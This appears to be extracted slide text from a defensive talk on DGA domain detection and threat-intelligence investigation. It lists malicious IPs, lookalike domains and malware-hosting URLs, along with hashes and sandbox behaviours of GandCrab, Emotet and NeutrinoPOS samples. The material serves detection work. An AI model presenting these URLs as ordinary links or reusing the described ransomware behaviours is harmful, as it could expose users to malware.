

In addition to ngram analysis it is also provide additional methods:

- entropy - High entropy is another indicator of DGA domain. Threshold is 3.8
- consonants - High consonants count is an indicator of DGA domain. Threshold is 7
- length - High domain length can also indicate DGA. Threshold is 12.

[https://github.com/exp0se/dga\\_detector](https://github.com/exp0se/dga_detector)

**DGA Detection isn't difficult**





**DGA Detection isn't difficult**

**Video of a demo of a python script to detect DGA's**



# Fancy Prevention

DGA Detection

**Identify Infrastructure**

Exploit Kit Detection

Spikes in Traffic

ADDRESSES

NAME SERVER (NS)

DNS (OTHERS)

IP Malicious: 4 IP Total: 9 TTL(s): 39-3600

IP	Security Category	TTL (seconds) ▾	First Seen ▾	Last Seen ▾
127.0.0.1		3600	June 19, 2019	July 25, 2019
185.52.2.154	Malware	90 - 180	February 5, 2019	June 19, 2019
107.173.49.208	Malware	39 - 180	March 9, 2019	May 22, 2019
95.216.85.152		100	April 8, 2019	April 8, 2019
46.30.41.117	Malware	100 - 180	January 28, 2019	February 5, 2019

1 - 5 < >

**A Record Associated with other known bad domains**

Subdomains

Name	First Seen	Umbrella Behavior	Subdomain Category
admin.kakaocorp.link	2019/04/16 06:19	Malware	
httpwww.kakaocorp.link	2019/05/21 01:16	Malware	
www.kakaocorp.link	2019/03/09 04:45	Malware	

1 - 3 of 3 < >



Known domains hosted by 185.52.2.154

[xmlrawdataresponse.com](#) [www.fliptray.biz](#) [watchsale.biz](#) [www.watchsale.biz](#) [mail.watchsale.biz](#) [www.vacation-rental-p15752012vb.info](#) [vacation-rental-p15752012vb.info](#)  
[homeaway.com.vacation-rental-p15752012vb.info](#) [admin.watchsale.biz](#) [test.watchsale.biz](#) [store.vacation-rental-p15752012vb.info](#) [magento2.vacation-rental-p15752012vb.info](#)  
[magento.vacation-rental-p15752012vb.info](#) [fliptray.biz](#) [vacation-rental-p16317058vb.info](#) [vacation-rental-p575201-checkout.info](#) [homeaway.com.vacation-rental-p16317058vb.info](#)  
[sip.vacation-rental-p575201-checkout.info](#) [www.vacation-rental-p575201-checkout.info](#) [admin.fliptray.biz](#) [www.kakaocorp.link](#) [kakaocorp.link](#) [admin.kakaocorp.link](#) [httpwww.kakaocorp.link](#)

**What is pointing to that A record?**

## URLs

Name	First Seen	Category
<a href="http://kakaocorp.link/static/imgs/dadekeam.jpg">http://kakaocorp.link/static/imgs/dadekeam.jpg</a>	2019/02/16 18:06	
<a href="http://kakaocorp.link/data/image/thme.bmp">http://kakaocorp.link/data/image/thme.bmp</a>	2019/05/12 19:08	
<a href="http://kakaocorp.link/static/assets/kasoameo.png">http://kakaocorp.link/static/assets/kasoameo.png</a>	2019/07/28 19:04	
<a href="http://kakaocorp.link/content/images/modokazu.png">http://kakaocorp.link/content/images/modokazu.png</a>	2019/07/01 19:13	
<a href="http://kakaocorp.link/includes/graphic/kaka.bmp">http://kakaocorp.link/includes/graphic/kaka.bmp</a>	2019/05/14 19:07	
<a href="http://kakaocorp.link/data/imgs/amzu.jpg">http://kakaocorp.link/data/imgs/amzu.jpg</a>	2019/11/12 21:58	
<a href="http://kakaocorp.link/static/graphic/thse.gif">http://kakaocorp.link/static/graphic/thse.gif</a>	2019/11/29 18:08	

## Co-occurrences

[esr3gspprd05.emc.com \(59.15\)](#) [esrs3.emc.com \(40.85\)](#)

## Related Domains

[www.adcash.cf \(3\)](#)

**What is pointing to that A record?**



1394254e90d819e4bd55f816e4ddcfe439ca681bd078765cad25ac6830070333

INVESTIGATE



### THREAT SAMPLE (SHA256)

[1394254e90d819e4bd55f816e4ddcfe439ca681bd078765cad25ac6830070333](#)

SHA1 141e04be1b7de58e970e408943652533872d0994

MD5 8f7942ee6219213f999a644c866c30a

Threat Score: **100**

Magic Type: PE32 executable (GUI) Intel 80386, for MS Windows

Size: 262144 bytes

First Seen: Jul, 22, 2018 09:28:15 UTC

[Full Sample Data from Threat Grid](#)

### BEHAVIORAL INDICATORS

Indicator	Severity ⓘ	Confidence ⓘ
<a href="#">Large Amount of High Entropy Artifacts Written</a>	100	95
<a href="#">Artifact Flagged Malicious by Antivirus Service</a>	100	95
<a href="#">Generic Ransomware Detected</a>	100	95
<a href="#">Ransomware Backup Deletion Detected</a>	100	100
<a href="#">File Uploaded To A Domain Flagged By Cisco Umbrella</a>	100	95
<a href="#">Process Attempted to Access the FireFox Password Manager Local Database</a>	95	75
<a href="#">WMIC Used to Delete Shadow Copy</a>	95	100
<a href="#">Process Modified Firefox Certificate Database</a>	95	75
<a href="#">Process Created a File in a Recycle Bin Folder</a>	95	95
<a href="#">Network Stream Marked by Snort as Compromised Traffic</a>	95	90
<a href="#">Process Wrote to a File on the USB Drive</a>	90	80
<a href="#">Domain in Cisco Umbrella Block List</a>	90	90
<a href="#">Network Stream Marked by Snort as Obfuscated</a>	85	90
<a href="#">Process Modified a File in the Program Files Directory</a>	85	90
<a href="#">Artifact Flagged by Antivirus</a>	80	90

**Are there malware samples associated with it?**

Threat Score	SHA256 Signature	AV Result
100	<a href="#">1394254e90d819e4bd55f816e4ddcfe439ca681bd078765cad25ac6830070333</a>	a, malware, Win32.Adware.Gen.0053305e1, Trojan, Gen.Variant.Midle.48246, Ransom.Gand... (B), Unsafe.variant.static, Trojan, Win32.Trojan.WisdomEyes.16070401.9500.9902, Win... 37b, Gen.Variant.Midle.48246, Trojan.Ransom.Win32.GandCrypt.cyo, (high, Win32.Malware-gen, malicious_confidence_100%, Mal/Generic-S, score=89), (GenericRXGF- ID:BF7042EEE621, Gen.Variant.Midle.48246, Gen.Variant.Midle.48246, Mal_HPGen-37b, (TFE:dGZjOgFCTdWICO/nHg).of.heuristic.), (Trojan.MalPack.Trojan.Encoder.24384, malicious, Win32.Malware-gen, BehavesLike.Win32.Generic.ch, Win32/Kryptik.GJBBtr.(ai.confidence), (W).Win32/Trojan.XLJCK, Trojan.Win32.Encoder.fokn, Win-Trojan/Gandcrab04.Exp.HEUR/QVM10.2.A7C1.Malware.Gen.generic.ml, Trojan-Ransom.Win32.GandCrypt.cyo, Gen.Variant.Midle.48246, Gen.Variant.Midle.48246, ML....
100	<a href="#">2e55f01464ee3ef999585be34bedb35902fe5531c19912f02824d923aa3c9d3b</a>	Win32.Trojan.Gandcrab, a, malware, Trojan/Win32.TSGeneric, (B), 0040eff71, malicious_confidence_60%, (D), Unsafe.variant, GenericRXGC-K223E8D8542849, (high, Win32.Malware-gen, Riskware, 0040eff71, Mal/Generic-S, BehavesLike.Win32.Generic.dc, (Trojan.Vigorf8.EAEA, of.heuristic.), (Trojan.Encoder.24384, Ransom_GANDCRAB.SMALY, malicious, Win32.Malware-gen, Gen.Variant.Zusy.292014, Trojan.Ransom.Win32.GandCrypt.cma, (ai, Gen.Variant.Zusy.292014, Trojan/Win32.Gandcrab.C2606007, Gen.Variant.Ursu.24... (TFE:dGZjOgW7bCbW6dkRQ), Win32/Trojan.Ransom.ab4, Trojan.Win32.Encoder.fawj... Ransom.Win32.GandCrypt.cma, BScope.Trojan.Fuerboos
100	<a href="#">ad76d311bb5cf333a7b6fda404488a4c2263295add3321fecb1961da79f0c2d</a>	Win32.Spyware.Emotet
100	<a href="#">6594268b7eb2a85531fae2b58daf329bd88b3b1aa3e271ec500cb4866c5a2cd3</a>	Trojan, engine, (D), static, Trojan, BehavesLike.Win32.Multiplug.dc, 00516df1, (high, malicious_confidence_90%, (.heuristic, Trojan.Win32/Vigorf.A), (malicious.HEUR:Trojan-Banker.Win32.NeutrinoPOS.gen.HEUR:Trojan-Banker.Win32.NeutrinoPOS.gen.confidence), Win32.Trojan.WisdomEyes.16070401.95...
100	<a href="#">cfa59e26b53ac9c19e4699263cb1b7033ea03347b9b058e6436fb48a7035a2bb</a>	a, malware, Trojan, engine, (B), (D), Unsafe.variant.static, Trojan, TSPY_EMOTET.SMB1, 00516df1, Trojan.GenericKDZ... (high, Win32.Malware-gen, Mal/Generic-S, BehavesLike.Win32.Generic.dc, malicious_confidence_90%, Win32.Trojan.Genkryptik, (Ransom.Win32/Genasom, (CLASSIC).of.heuristic.), (malicious, Win32.Trojan.Gen, score=80), Win32.Malware-gen, Trojan.PWS.Stealer.23869, Trojan-Ransom.Win32.NeutrinoPOS.gen.HEUR:Trojan-Banker.Win32.NeutrinoPOS.gen.confidence), Trojan.Emotet, Malware.Obsecure/Heur1.A89E...

Are there malware samples associated with it?



Host



IP Count

6

Registrant Country



### Requester Distribution

COUNTRY	PERCENTAGE
Viet Nam	75.00%
United States	20.00%
France	5.00%

